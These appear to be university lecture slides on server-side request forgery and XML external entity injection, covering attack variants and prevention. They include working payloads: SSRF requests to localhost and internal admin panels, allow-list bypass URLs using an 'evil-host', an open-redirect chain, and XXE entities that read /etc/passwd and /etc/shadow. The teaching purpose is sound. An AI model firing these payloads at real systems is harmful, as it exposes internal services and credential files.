Cyber Offense and Defense

UNIVERSITÀ DELLA CALABRIA

il Campus per eccellenza

Server-side request forgery (SSRF) + XXE injection

Mario Alviano

Main References


Bug Bounty Bootcamp – Chapters 7, 13 and 15

https://portswigger.net/web-security/ssrf

https://portswigger.net/web-security/xxe


OWASP Top Ten

A broad consensus about the most critical security risks to web applications


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey


SSRF has relatively low incidence at the moment, but the security community members consider it important

Server-Side Request Forgery (SSRF)




A vulnerability that lets an attacker send requests on behalf of a server.
Attackers gain privileged positions on a network, bypass firewalls and access internal services.


Let *public.example.com/proxy* provide a proxy service that fetches webpages and displays them.



```
https://public.example.com/proxy?url=https://google.com
```

Ordinary path!






Let *admin.example.com* host an admin panel, without login because only accessible from internal Ips.

```
https://public.example.com/proxy?url=https://admin.example.com
```

The request is made by public.example.com, it has an internal IP and it is authorized!



<u>Impact</u>

- Unauthorized actions
- Data leakage
- Access other internal nodes of the network
- Access other backend systems
- Arbitrary remote command execution
- Act as a proxy to attack external third-party systems

SSRF attacks against the server itself

Induce a request to localhost.

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

Checks if an item is in stock in a particular store
(backend-to-backend request URL from the frontens)

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

If there is no SSRF protection, it can be abused.
If the admin panel is freely accessible from
localhost, the attacker would get access.

Not so uncommon!
Weak default configuration or disaster recovery strategy,
wrong assumption that only fully trusted users
do requests directly from the server itself, excessive trust
on the fact that some ports or routes are firewalled.

SSRF attacks against other backend systems

The attacked backend may have privileged access to other backend services.
Why do I need a password for my RDBMS if it’s only accessible from internal IPs?!?

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin
```

The request is done by the attacked backend…
no clue that it was triggered by the attacker!

Blind SSRF

The attacker does not receive feedback from the server via an HTTP response or an error message.

```
https://public.example.com/send_request?url=https://admin.example.com/delete_user?user=1
```

Endpoint to send requests to a REST backend, no output shown (eg. it’s expected to be used only to count unique visitors)

Weakly protected internal service to delete users

Prevention

Allow lists
Requests must contain URLs in the list, otherwise they are rejected.

Disallow lists (or blocklists)
Requests must not contain URLs in the list, otherwise they are rejected.

Prefer allow lists, but…

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://www.attacker.com/profile.jpeg
```

Many website allows to upload pictures by specifying a public URL. An allow list cannot help.

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://localhost/passwords.txt
```

Anyhow you don’t want to fetch from localhost…

If there is really the need to allow everything, exclude internal and sensitive nodes (disallow localhost, 127.0.0.1, nasa.gov, …)

Bypass disallow lists

Be aware that 127.0.0.1, 2130706433, 017700000001, 127.1 are all localhost!
Be aware that one can register a domain name that resolve to 127.0.0.1,
or encode the hostname in different ways.

Before checking the disallow list (validation)
be sure that the input is in canonical form!

Bypass allow lists

Regexes are often used (improperly!)
Eg. check for match or “starts with” instead of fullmatch.

```
https://evil-host#expected-host
```

URLs can specify a fragment

```
https://expected-host@evil-host
```

URLs can specify credentials for basic authentication

```
https://expected-host.evil-host
```

The attacker may configure a subdomain

Open redirects

An endpoint redirecting to a URL specified in the request.

Common and convenient for login endpoint.
Go back to the service you are interest after successful login!

https://example.com/dashboard

https://example.com/login?redirect=https://example.com/dashboard


https://example.com/settings

https://example.com/login?redirect=https://example.com/settings

Don’t allow external links!

https://example.com/login?redirect=https://attacker.com

After login the user is redirected to the attacker website.
The request may carry sensitive data.
The user may think the page is a legitim one.


Confirm password to continue

Put this in attacker.com

Same issue if the URL is made from the **referer** HTTP header

Copy of example.com hosted by attacker

```
<html>
  <a href="https://example.com/login">Click here to log in to example.com</a>
</html>
```

If the response carries an authorization token, the attacker gain unauthorized access

SSRF via open redirects

example.com/product/stock allows only URL from weliketoshop.net (or also just a specific URL from that domain) in the stockApi parameter


```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

weliketoshop.net has an open redirect, which can be used to bypass filters and hit any other server and endpoint

XML external entity (XXE) injection

A perfect example of superficial thinking (personal thought)

XML was a revolution in 1998, and W3C pushed for putting XML everywhere. Parsers and tools often opted for defaults enabling as many features as possible, among them stuff rarely useful in common use cases… but gems for exploitation!




```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

XML external entity (XXE) injection

A perfect example of superficial thinking (personal thought)
XML was a revolution in 1998, and W3C pushed for putting XML everywhere. Parsers and tools often opted for defaults enabling as many features as possible, among them stuff rarely useful in common use cases… but gems for exploitation!




```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

<u>eXtensible Markup Language</u>
Let's use XML to serialize content (request and response bodies), so to take advantage of XML parsers and processors… *what can go wrong?!?*

XML external entity (XXE) injection

A perfect example of superficial thinking (personal thought)
XML was a revolution in 1998, and W3C pushed for putting XML everywhere. Parsers and tools often opted for defaults enabling as many features as possible, among them stuff rarely useful in common use cases… but gems for exploitation!



```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

eXtensible Markup Language
Let's use XML to serialize content (request and response bodies), so to take advantage of XML parsers and processors…
what can go wrong?!?

XML documents are SGML (Standard Generalized ML) documents, and SGML documents may include a document type definition (DTD), which may refer external entities (files, endpoints, ...)

```
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue>
      vickieli
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

XML applications define custom tags. For example, Security Assertion Markup Language (SAML) defines tags for authentication information.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
  <!ENTITY file "Hello!">
]>
<example>&file;</example>
```

Entity definition in the DTD: file = “Hello!”

Entity reference: it’s expanded to the string “Hello!”

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
  <!ENTITY file SYSTEM "file:///example.txt">
]>
<example>&file;</example>
```

External entity pointing to a local file

It’s expanded to the content of the file example.txt

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
  <!ENTITY file SYSTEM "http://example.com/index.html">
]>
<example>&file;</example>
```

External entity pointing to a remote endpoint (SSRF)

If users can provide a DTD, they can disclose internal files, port-scan internal machines and launch DoS attacks.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
❶ <!ENTITY file SYSTEM "file:///etc/shadow">
]>
<example>&file;</example>
```

Could you give me the content of the shadow file? Pleeease?!?

Prevention

It’s a configuration issue. Check if the defaults are safe.
Even better, don’t rely on defaults for XML (the past showed they often are not).

- Disable inline DTD processing
  - Validate against a local DTD (or XML Schema)
- If inline DTD are a must…
  - disable external entities
  - set time and memory limits
  - sandbox the process
- Disable XML serialization
  - Use JSON

Questions